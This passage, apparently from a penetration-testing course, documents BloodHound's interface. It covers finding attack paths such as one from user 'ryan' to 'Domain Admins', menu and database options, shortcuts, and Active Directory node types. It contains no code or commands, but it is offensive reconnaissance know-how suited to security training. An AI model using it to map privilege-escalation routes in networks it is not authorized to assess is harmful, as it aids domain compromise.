Pathfinding

Another great feature in the search bar is `Pathfinding`. We can use it to find an attack path between two given nodes.

For example, we can look for an attack path from `ryan` to `Domain Admins`. The path result is:


```
Ryan > Mark > HelpDesk > ITSecurity > Domain Admins
```

This path contains the edge `ForceChangePassword`; let's say we want to avoid changing users' passwords. We can use the filter option, uncheck `ForceChangePassword`, and search for the path without this edge. The result is:


```
Ryan > AddSelf > Tech_Support > Testinggroup > HelpDesk > ITSecurity > Domain Admins
```

Upper Right Menu


We will find various options to interact with in the top right corner. Let's explain some of these options:



- `Refresh` : reruns the previous query and shows the results
- `Export Graph` : Saves the current graph in JSON format so it can be imported later. We can also save the current graph as a picture in PNG format.
- `Import Graph` : We can display the JSON formatted graph we exported.



- `Upload Data`: Uploads SharpHound, BloodHound.py, or AzureHound data to Neo4j. We can select the upload data with the upload button or drag and drop the JSON or zip file directly into the BloodHound window.




Note: When we upload, BloodHound will add any new data but ignore any duplicated data.

Note: Zip files cannot be password protected from being uploaded.

- `Change Layout Type`: Changes between hierarchical or force-directed layouts.
- `Settings`: Allows us to adjust the display settings for nodes and edges, enabling query to debug mode, low detail mode, and dark mode.

- `Node Collapse Threshold`: Collapse nodes at the end of paths that only have one relationship. 0 to Disable, Default 5.
- `Edge Label Display`: When to display edge labels. If Always Display, edges such as MemberOf, Contains, etc., will always be said.
- `Node Label Display`: When to display node labels. If Always Display, node names, user names, computer names, etc., will always be displayed.
- `Query Debug Mode`: Raw queries will appear in Raw Query Box. We will discuss more on this in the Cypher Queries section.
- `Low Detail Mode`: Graphic adjustments to improve performance.
- `Dark Mode`: Enable Dark mode for the interface.



- `About`: Shows information about the author and version of the software.

Shortcuts

There are four (4) shortcuts that we can take advantage from:

Shortcut	Description
`CTRL`	Pressing CTRL will cycle through the three different node label display settings - default, always show, always hide.
`Spacebar`	Pressing the spacebar will bring up the spotlight window, which lists all currently drawn nodes. Click an item in the list, and the GUI will zoom into and briefly highlight that node.
`Backspace`	Pressing backspace will return to the previous graph result rendering. This is the same functionality as clicking the Back button in the search bar.

Shortcut	Description
`S`	Pressing the letter s will toggle the expansion or collapse of the information panel below the search bar. This is the same functionality as clicking the More Info button in the search bar.

Database Info

The BloodHound Database Info tab gives users a quick overview of their current BloodHound database status. Here, users can view the database's number of sessions, relationships, ACLs, Azure objects and relationships, and Active Directory Objects.

Additionally, there are several options available for managing the database.:

Option	Description
`Clear Database`	Lets users completely clear the database of all nodes, relationships, and properties. This can be useful when starting a new assessment or dealing with outdated data.
`Clear Sessions`	Lets users clear all saved sessions from the database.
`Refresh Database Stats`	Updates the displayed statistics to reflect any changes made to the database.
`Warming Up Database`	Is a process that puts the entire database into memory, which can significantly speed up queries. However, this process can take some time to complete, especially if the database is large.

Next Section

In this section, we learned how to use BloodHound's graphical interface and its most useful features. In the next section we will see in detail the different BloodHound nodes for Active Directory.

Nodes

Nodes are the objects we interact with using BloodHound. These represent Active Directory and Azure objects. However, this section will only focus on Active Directory objects.

When we run SharpHound, it collects specific information from each node based on its type. The nodes that we will find in BloodHound according to version 4.2 are:

Node	Description
Users	Objects that represent individuals who can log in to a network and access resources. Each user has a unique username and password that allows them to authenticate and access resources such as files, folders, and printers.
Groups	Used to organize users and computers into logical collections, which can then be used to assign permissions to resources. By assigning permissions to a group, you can easily manage access to resources for multiple users at once.
Computers	Objects that represent the devices that connect to the network. Each computer object has a unique name and identifier that allows it to be managed and controlled within the domain.
Domains	A logical grouping of network resources, such as users, groups, and computers. It allows you to manage and control these resources in a centralized manner, providing a single point of administration and security.
GPOs	Group Policy Objects, are used to define and enforce a set of policies and settings for users and computers within an Active Directory domain. These policies can control a wide range of settings, from user permissions to network configurations.
OUs	Organizational Units, are containers within a domain that allow you to group and manage resources in a more granular manner. They can contain users, groups, and computers, and can be used to delegate administrative tasks to specific individuals or groups.
Containers	Containers are similar to OUs, but are used for non-administrative purposes. They can be used to group objects together for organizational purposes, but do not have the same level of administrative control as OUs.


We will briefly describe each node type and discuss some essential elements to consider. We will share reference links to the official BloodHound documentation, where all the nodes' details, properties, and descriptions are available.

Nodes Elements

The `Node Info` tab displays specific information for each node type, categorized into various areas. We will highlight similarities shared among different types of nodes.


Users

The following example shows the sections for the `user` node type:



Category	Description
Overview	General information about the object.
Node Properties	This section displays default information about the node
Extra Properties	This section displays some other information about the node, plus all other non-default, string-type property values from Active Directory if you used the –CollectAllProperties flag.
Group Membership	This section displays stats about Active Directory security groups the object belongs to.
Local Admin Rights	Displays where the object has admin rights
Execution Rights	Refers to the permissions and privileges a user, group, or computer has to execute specific actions or commands on the network. This can include RDP access, DCOM execution, SQL Admin Rights, etc.
Outbound Object Control	Visualize the permissions and privileges that a user, group, or computer has over other objects in the AD environment
Inbound Control Rights	Visualize the permissions and privileges of other objects (users, groups, domains, etc.) over a specific AD object.


Within the node info tab, we can identify where this user is an administrator, what other object it controls, and more.



Note: For the following `node types`, we will only describe the sections that are unique for each one.

Computers


The following example shows the sections for the `computer` node type:



Category	Description
Local Admins	Refers to the users, groups, and computers granted local administrator privileges on the specific computer.
Inbound Execution Rights	Display all the objects (users, groups, and computers) that have been granted execution rights on the specific computer
Outbound Execution Rights	Refers to the rights of the specific computer to execute commands or scripts on other computers or objects in the network.

Groups


The following example shows the sections for the `Groups` node type:



Category	Description
Group Members	Refers to the users, groups, and computer members of the specific group.

